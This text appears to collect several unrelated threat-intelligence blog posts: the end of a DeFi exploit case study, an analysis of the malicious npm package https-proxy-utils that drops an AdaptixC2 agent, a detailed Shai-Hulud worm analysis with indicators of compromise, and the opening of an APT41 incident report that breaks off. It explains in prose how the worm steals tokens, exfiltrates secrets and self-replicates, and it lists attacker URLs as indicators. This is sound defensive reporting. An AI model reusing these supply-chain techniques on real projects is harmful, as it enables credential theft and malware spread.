Conclusion

The BetterBank exploit was a multifaceted attack that combined technical precision with detailed knowledge of the protocol’s design flaws. The root cause was a lack of validation in the reward-minting logic, which enabled an attacker to generate unlimited value from a counterfeit liquidity pool. This technical failure was compounded by an organizational breakdown whereby a critical vulnerability explicitly identified in a security audit was downgraded in severity and left unpatched.

The incident serves as a powerful case study for developers, auditors, and investors. It demonstrates that ensuring the security of a decentralized protocol is a shared, ongoing responsibility. The vulnerability was not merely a coding error, but rather a design flaw that created an exploitable surface. The confusion and crisis communications that followed the exploit are a stark reminder of the consequences when communication breaks down between security professionals and protocol teams. While the return of a portion of the funds is a positive outcome, it does not overshadow the core lesson: in the world of decentralized finance, every line of code matters, every audit finding must be taken seriously, and every protocol must adopt a proactive, multilayered defense posture to safeguard against the persistent and evolving threats of the digital frontier.


Post-exploitation framework now also delivered via npm

Incident description

The first version of the AdaptixC2 post-exploitation framework, which can be considered an alternative to the well-known Cobalt Strike, was made publicly available in early 2025. In spring of 2025, the framework was first observed being used for malicious means.

In October 2025, Kaspersky experts found that the npm ecosystem contained a malicious package with a fairly convincing name: https-proxy-utils. It was posing as a utility for using proxies within projects. At the time of this post, the package had already been taken down.


The name of the package closely resembles popular legitimate packages: http-proxy-agent, which has approximately 70 million weekly downloads, and https-proxy-agent with 90 million downloads respectively. Furthermore, the advertised proxy-related functionality was cloned from another popular legitimate package proxy-from-env, which boasts 50 million weekly downloads. However, the threat actor injected a post-install script into https-proxy-utils, which downloads and executes a payload containing the AdaptixC2 agent.

Metadata for the malicious (left) and legitimate (right) packages

Metadata for the malicious (left) and legitimate (right) packages

OS-specific adaptation

The script includes various payload delivery methods for different operating systems. The package includes loading mechanisms for Windows, Linux, and macOS. In each OS, it uses specific techniques involving system or user directories to load and launch the implant.


In Windows, the AdaptixC2 agent is dropped as a DLL file into the system directory C:\Windows\Tasks. It is then executed via DLL sideloading. The JS script copies the legitimate msdtc.exe file to the same directory and executes it, thus loading the malicious DLL.

Deobfuscated Windows-specific code for loading AdaptixC2

Deobfuscated Windows-specific code for loading AdaptixC2


In macOS, the script downloads the payload as an executable file into the user’s autorun directory: Library/LaunchAgents. The postinstall.js script also drops a plist autorun configuration file into this directory. Before downloading AdaptixC2, the script checks the target architecture (x64 or ARM) and fetches the appropriate payload variant.

Deobfuscated macOS-specific code for loading AdaptixC2

Deobfuscated macOS-specific code for loading AdaptixC2


In Linux, the framework’s agent is downloaded into the temporary directory /tmp/.fonts-unix. The script delivers a binary file tailored to the specific architecture (x64 or ARM) and then assigns it execute permissions.

Deobfuscated Linux-specific code for loading AdaptixC2

Deobfuscated Linux-specific code for loading AdaptixC2

Once the AdaptixC2 framework agent is deployed on the victim’s device, the attacker gains capabilities for remote access, command execution, file and process management, and various methods for achieving persistence. This both allows the attacker to maintain consistent access and enables them to conduct network reconnaissance and deploy subsequent stages of the attack.

Conclusion

This is not the first attack targeting the npm registry in recent memory. A month ago, similar infection methods utilizing a post-install script were employed in the high-profile incident involving the Shai-Hulud worm, which infected more than 500 packages. The AdaptixC2 incident clearly demonstrates the growing trend of abusing open-source software ecosystems, like npm, as an attack vector. Threat actors are increasingly exploiting the trusted open-source supply chain to distribute post-exploitation framework agents and other forms of malware. Users and organizations involved in development or using open-source software from ecosystems like npm in their products are susceptible to this threat type.

To stay safe, be vigilant when installing open-source modules: verify the exact name of the package you are downloading, and more thoroughly vet unpopular and new repositories. When using popular modules, it is critical to monitor frequently updated feeds on compromised packages and libraries.

Indicators of compromise

Package name
https-proxy-utils

Hashes
DFBC0606E16A89D980C9B674385B448E – package hash
B8E27A88730B124868C1390F3BC42709
669BDBEF9E92C3526302CA37DC48D21F
EDAC632C9B9FF2A2DA0EACAAB63627F4
764C9E6B6F38DF11DC752CB071AE26F9
04931B7DFD123E6026B460D87D842897

Network indicators
cloudcenter[.]top/sys/update
cloudcenter[.]top/macos_update_arm
cloudcenter[.]top/macos_update_x64
cloudcenter[.]top/macosUpdate[.]plist
cloudcenter[.]top/linux_update_x64
cloudcenter[.]top/linux_update_arm

Massive npm infection: the Shai-Hulud worm and patient zero

Introduction

The modern development world is almost entirely dependent on third-party modules. While this certainly speeds up development, it also creates a massive attack surface for end users, since anyone can create these components. It is no surprise that malicious modules are becoming more common. When a single maintainer account for popular modules or a single popular dependency is compromised, it can quickly turn into a supply chain attack. Such compromises are now a frequent attack vector trending among threat actors. In the last month alone, there have been two major incidents that confirm this interest in creating malicious modules, dependencies, and packages. We have already discussed the recent compromise of popular npm packages. September 16, 2025 saw reports of a new wave of npm package infections, caused by the self-propagating malware known as Shai-Hulud.

Shai-Hulud is designed to steal sensitive data, expose private repositories of organizations, and hijack victim credentials to infect other packages and spread on. Over 500 packages were infected in this incident, including one with more than two million weekly downloads. As a result, developers who integrated these malicious packages into their projects risk losing sensitive data, and their own libraries could become infected with Shai-Hulud. This self-propagating malware takes over accounts and steals secrets to create new infected modules, spreading the threat along the dependency chain.

Technical details

The worm’s malicious code executes when an infected package is installed. It then publishes infected releases to all packages the victim has update permissions for.

Once the infected package is installed from the npm registry on the victim’s system, a special command is automatically executed. This command launches a malicious script over 3 MB in size named bundle.js, which contains several legitimate, open-source work modules.

Key modules within bundle.js include:

  • Library for interacting with AWS cloud services
  • GCP module that retrieves metadata from the Google Cloud Platform environment
  • Functions for TruffleHog, a tool for scanning various data sources to find sensitive information, specifically secrets
  • Tool for interacting with the GitHub API

The JavaScript file also contains network utilities for data transfer and the main operational module, Shai-Hulud.

The worm begins its malicious activity by collecting information about the victim’s operating system and checking for an npm token and authenticated GitHub user token in the environment. If a valid GitHub token is not present, bundle.js will terminate. A distinctive feature of Shai-Hulud is that most of its functionality is geared toward Linux and macOS systems: almost all malicious actions are performed exclusively on these systems, with the exception of using TruffleHog to find secrets.

Exfiltrating secrets


After passing the checks, the malware uses the token mentioned earlier to get information about the current GitHub user. It then runs the extraction function, which creates a temporary executable bash script at /tmp/processor.sh and runs it as a separate process, passing the token as an argument. Below is the extraction function, with strings and variable names modified for readability since the original source code was illegible.
The extraction function, formatted for readability

The extraction function, formatted for readability


The bash script is designed to communicate with the GitHub API and collect secrets from the victim’s repository in an unconventional way. First, the script checks if the token has the necessary permissions to create branches and work with GitHub Actions. If it does, the script gets a list of all the repositories the user can access from 2025. In each of these, it creates a new branch named shai-hulud and uploads a shai-hulud-workflow.yml workflow, which is a configuration file for describing GitHub Actions workflows. These files are automation scripts that are triggered in GitHub Actions whenever changes are made to a repository. The Shai-Hulud workflow activates on every push.

The malicious workflow configuration

The malicious workflow configuration

This file collects secrets from the victim’s repositories and forwards them to the attackers’ server. Before being sent, the confidential data is encoded twice with Base64.

This unusual method for data collection is designed for a one-time extraction of secrets from a user’s repositories. However, it poses a threat not only to Shai-Hulud victims but also to ordinary researchers. If you search for “shai-hulud” on GitHub, you will find numerous repositories that have been compromised by the worm.

Open GitHub repositories compromised by Shai-Hulud

Open GitHub repositories compromised by Shai-Hulud

The main bundle.js script then requests a list of all organizations associated with the victim and runs the migration function for each one. This function also runs a bash script, but in this case, it saves it to /tmp/migrate-repos.sh, passing the organization name, username, and token as parameters for further malicious activity.

The bash script automates the migration of all private and internal repositories from the specified GitHub organization to the user’s account, making them public. The script also uses the GitHub API to copy the contents of the private repositories as mirrors.

We believe these actions are intended for the automated theft of source code from the private repositories of popular communities and organizations. For example, the well-known company CrowdStrike was caught in this wave of infections.

The worm’s self-replication

After running operations on the victim’s GitHub, the main bundle.js script moves on to its next crucial stage: self-replication. First, the script gets a list of the victim’s 20 most downloaded packages. To do this, it performs a search query with the username from the previously obtained npm token:

https://registry.npmjs.org/-/v1/search?text=maintainer:{%user_details%}&size=20


Next, for each of the packages it finds, it calls the updatePackage function. This function first attempts to download the tarball version of the package (a .TAR archive). If it exists, a temporary directory named npm-update-{target_package_name} is created. The tarball version of the package is saved there as package.tgz, then unpacked and modified as follows:

  • The malicious bundle.js is added to the original package.
  • A postinstall command is added to the package.json file (which is used in Node.js projects to manage dependencies and project metadata). This command is configured to execute the malicious script via node bundle.js.
  • The package version number is incremented by 1.

The modified package is then re-packed and published to npm as a new version with the npm publish command. After this, the temporary directory for the package is cleared.

The updatePackage function, formatted for readability

The updatePackage function, formatted for readability

Uploading secrets to GitHub

Next, the worm uses the previously mentioned TruffleHog utility to harvest secrets from the target system. It downloads the latest version of the utility from the original repository for the specific operating system type using the following link:

https://github.com/trufflesecurity/trufflehog/releases/download/{utility version}/{OS-specific file}

The worm also uses modules for AWS and Google Cloud Platform (GCP) to scan for secrets. The script then aggregates the collected data into a single object and creates a repository named “Shai-Hulud” in the victim’s profile. It then uploads the collected information to this repository as a data.json file.

Below is a list of data formats collected from the victim’s system and uploaded to GitHub:

{
 "application": {
  "name": "",
  "version": "",
  "description": ""
 },
 "system": {
  "platform": "",
  "architecture": "",
  "platformDetailed": "",
  "architectureDetailed": ""
 },
 "runtime": {
  "nodeVersion": "",
  "platform": "",
  "architecture": "",
  "timestamp": ""
 },
 "environment": {
 },
 "modules": {
  "github": {
   "authenticated": false,
   "token": "",
   "username": {}
  },
  "aws": {
   "secrets": []
  },
  "gcp": {
   "secrets": []
  },
  "truffleHog": {
   "available": false,
   "installed": false,
   "version": "",
   "platform": "",
   "results": [
    {}
   ]
  },
  "npm": {
   "token": "",
   "authenticated": true,
   "username": ""
  }
 }
}

Infection characteristics

A distinctive characteristic of the modified packages is that they contain an archive named package.tar. This is worth noting because packages usually contain an archive with a name that matches the package itself.

Through our research, we were able to identify the first package from which Shai-Hulud began to spread, thanks to a key difference. As we mentioned earlier, after infection, a postinstall command to execute the malicious script, node bundle.js, is written to the package.json file. This command typically runs immediately after installation. However, we discovered that one of the infected packages listed the same command as a preinstall command, meaning it ran before the installation. This package was ngx-bootstrap version 18.1.4. We believe this was the starting point for the spread of this infection. This hypothesis is further supported by the fact that the archive name in the first infected version of this package differed from the name characteristic of later infected packages (package.tar).

While investigating different packages, we noticed that in some cases, a single package contained multiple versions with malicious code. This was likely possible because the infection spread to all maintainers and contributors of packages, and the malicious code was then introduced from each of their accounts.

Infected libraries and CrowdStrike

The rapidly spreading Shai-Hulud worm has infected many popular libraries that organizations and developers use daily. Shai-Hulud has infected over 500 popular packages in recent days, including libraries from the well-known company CrowdStrike.
Among the infected libraries were the following:

  • @crowdstrike/commitlint versions 8.1.1, 8.1.2
  • @crowdstrike/falcon-shoelace versions 0.4.1, 0.4.2
  • @crowdstrike/foundry-js versions 0.19.1, 0.19.2
  • @crowdstrike/glide-core versions 0.34.2, 0.34.3
  • @crowdstrike/logscale-dashboard versions 1.205.1, 1.205.2
  • @crowdstrike/logscale-file-editor versions 1.205.1, 1.205.2
  • @crowdstrike/logscale-parser-edit versions 1.205.1, 1.205.2
  • @crowdstrike/logscale-search versions 1.205.1, 1.205.2
  • @crowdstrike/tailwind-toucan-base versions 5.0.1, 5.0.2

But the event that has drawn significant attention to this spreading threat was the infection of the @ctrl/tinycolor library, which is downloaded by over two million users every week.

As mentioned above, the malicious script exposes an organization’s private repositories, posing a serious threat to their owners, as this creates a risk of exposing the source code of their libraries and products, among other things, and leading to an even greater loss of data.

Prevention and protection

To protect against this type of infection, we recommend using a specialized solution for monitoring open-source components. Kaspersky maintains a continuous feed of compromised packages and libraries, which can be used to secure your supply chain and protect development from similar threats.

For personal devices, we recommend Kaspersky Premium, which provides multi-layered protection to prevent and neutralize infection threats. Our solution can also restore the device’s functionality if it’s infected with malware.

For corporate devices, we advise implementing a comprehensive solution like Kaspersky Next, which allows you to build a flexible and effective security system. This product line provides threat visibility and real-time protection, as well as EDR and XDR capabilities for investigation and response. It is suitable for organizations of any scale or industry.

Kaspersky products detect the Shai-Hulud threat as HEUR:Worm.Script.Shulud.gen.

In the event of a Shai-Hulud infection, and as a proactive response to the spreading threat, we recommend taking the following measures across your systems and infrastructure:

  • Use a reliable security solution to conduct a full system scan.
  • Audit your GitHub repositories:
    • Check for repositories named shai-hulud.
    • Look for non-trivial or unknown branches, pull requests, and files.
    • Audit GitHub Actions logs for strings containing shai-hulud.
  • Reissue npm and GitHub tokens, cloud keys (specifically for AWS and Google Cloud Platform), and rotate other secrets.
  • Clear the cache and inventory your npm modules: check for malicious ones and roll back versions to clean ones.
  • Check for indicators of compromise, such as files in the system or network artifacts.

Indicators of compromise

Files:
bundle.js
shai-hulud-workflow.yml

Strings:
shai-hulud

Hashes:
C96FBBE010DD4C5BFB801780856EC228
78E701F42B76CCDE3F2678E548886860

Network artifacts:
https://webhook.site/bb8ca5f6-4175-45d2-b042-fc9ebb8170b7

Compromised packages:
@ahmedhfarag/ngx-perfect-scrollbar
@ahmedhfarag/ngx-virtual-scroller
@art-ws/common
@art-ws/config-eslint
@art-ws/config-ts
@art-ws/db-context
@art-ws/di
@art-ws/di-node
@art-ws/eslint
@art-ws/fastify-http-server
@art-ws/http-server
@art-ws/openapi
@art-ws/package-base
@art-ws/prettier
@art-ws/slf
@art-ws/ssl-info
@art-ws/web-app
@basic-ui-components-stc/basic-ui-components
@crowdstrike/commitlint
@crowdstrike/falcon-shoelace
@crowdstrike/foundry-js
@crowdstrike/glide-core
@crowdstrike/logscale-dashboard
@crowdstrike/logscale-file-editor
@crowdstrike/logscale-parser-edit
@crowdstrike/logscale-search
@crowdstrike/tailwind-toucan-base
@ctrl/deluge
@ctrl/golang-template
@ctrl/magnet-link
@ctrl/ngx-codemirror
@ctrl/ngx-csv
@ctrl/ngx-emoji-mart
@ctrl/ngx-rightclick
@ctrl/qbittorrent
@ctrl/react-adsense
@ctrl/shared-torrent
@ctrl/tinycolor
@ctrl/torrent-file
@ctrl/transmission
@ctrl/ts-base32
@nativescript-community/arraybuffers
@nativescript-community/gesturehandler
@nativescript-community/perms
@nativescript-community/sentry
@nativescript-community/sqlite
@nativescript-community/text
@nativescript-community/typeorm
@nativescript-community/ui-collectionview
@nativescript-community/ui-document-picker
@nativescript-community/ui-drawer
@nativescript-community/ui-image
@nativescript-community/ui-label
@nativescript-community/ui-material-bottom-navigation
@nativescript-community/ui-material-bottomsheet
@nativescript-community/ui-material-core
@nativescript-community/ui-material-core-tabs
@nativescript-community/ui-material-ripple
@nativescript-community/ui-material-tabs
@nativescript-community/ui-pager
@nativescript-community/ui-pulltorefresh
@nstudio/angular
@nstudio/focus
@nstudio/nativescript-checkbox
@nstudio/nativescript-loading-indicator
@nstudio/ui-collectionview
@nstudio/web
@nstudio/web-angular
@nstudio/xplat
@nstudio/xplat-utils
@operato/board
@operato/data-grist
@operato/graphql
@operato/headroom
@operato/help
@operato/i18n
@operato/input
@operato/layout
@operato/popup
@operato/pull-to-refresh
@operato/shell
@operato/styles
@operato/utils
@teselagen/bio-parsers
@teselagen/bounce-loader
@teselagen/file-utils
@teselagen/liquibase-tools
@teselagen/ove
@teselagen/range-utils
@teselagen/react-list
@teselagen/react-table
@teselagen/sequence-utils
@teselagen/ui
@thangved/callback-window
@things-factory/attachment-base
@things-factory/auth-base
@things-factory/email-base
@things-factory/env
@things-factory/integration-base
@things-factory/integration-marketplace
@things-factory/shell
@tnf-dev/api
@tnf-dev/core
@tnf-dev/js
@tnf-dev/mui
@tnf-dev/react
@ui-ux-gang/devextreme-angular-rpk
@ui-ux-gang/devextreme-rpk
@yoobic/design-system
@yoobic/jpeg-camera-es6
@yoobic/yobi
ace-colorpicker-rpk
airchief
airpilot
angulartics2
another-shai
browser-webdriver-downloader
capacitor-notificationhandler
capacitor-plugin-healthapp
capacitor-plugin-ihealth
capacitor-plugin-vonage
capacitorandroidpermissions
config-cordova
cordova-plugin-voxeet2
cordova-voxeet
create-hest-app
db-evo
devextreme-angular-rpk
devextreme-rpk
ember-browser-services
ember-headless-form
ember-headless-form-yup
ember-headless-table
ember-url-hash-polyfill
ember-velcro
encounter-playground
eslint-config-crowdstrike
eslint-config-crowdstrike-node
eslint-config-teselagen
globalize-rpk
graphql-sequelize-teselagen
json-rules-engine-simplified
jumpgate
koa2-swagger-ui
mcfly-semantic-release
mcp-knowledge-base
mcp-knowledge-graph
mobioffice-cli
monorepo-next
mstate-angular
mstate-cli
mstate-dev-react
mstate-react
ng-imports-checker
ng2-file-upload
ngx-bootstrap
ngx-color
ngx-toastr
ngx-trend
ngx-ws
oradm-to-gql
oradm-to-sqlz
ove-auto-annotate
pm2-gelf-json
printjs-rpk
react-complaint-image
react-jsonschema-form-conditionals
react-jsonschema-form-extras
react-jsonschema-rxnt-extras
remark-preset-lint-crowdstrike
rxnt-authentication
rxnt-healthchecks-nestjs
rxnt-kue
swc-plugin-component-annotate
tbssnch
teselagen-interval-tree
tg-client-query-builder
tg-redbird
tg-seq-gen
thangved-react-grid
ts-gaussian
ts-imports
tvi-cli
ve-bamreader
ve-editor
verror-extra
voip-callkit
wdio-web-reporter
yargs-help-output
yoo-styles

The SOC files: Rumble in the jungle or APT41’s new target in Africa

Introduction

Some time ago, Kaspersky MDR analysts detected a targeted attack against government IT services in the African region. The attackers used hardcoded names of internal services, IP addresses, and proxy servers embedded within their malware. One of the C2s was a captive SharePoint server within the victim’s infrastructure.

During our incident analysis, we were able to determine that the threat actor behind the activity was APT41 (aka Wicked Panda, Brass Typhoon, Barium or Winnti). This is a Chinese-speaking cyberespionage group known for targeting organizations across multiple sectors, including telecom and energy providers, educational institutions, healthcare organizations and IT energy companies in at least 42 countries. It’s worth noting that, prior to the incident, Africa had experienced the least activity from this APT.

Incident investigation and toolkit analysis

Detection


Our MDR team identified suspicious activity on several workstations within an organization’s infrastructure. These were typical alerts indicating the use of the WmiExec module from the Impacket toolkit. Specifically, the alerts showed the following signs of the activity:

  • A process chain of svchost.exe ➔exe ➔ cmd.exe
  • The output of executed commands being written to a file on an administrative network share, with the file name consisting of numbers separated by dots:
WmiExec process tree

WmiExec process tree

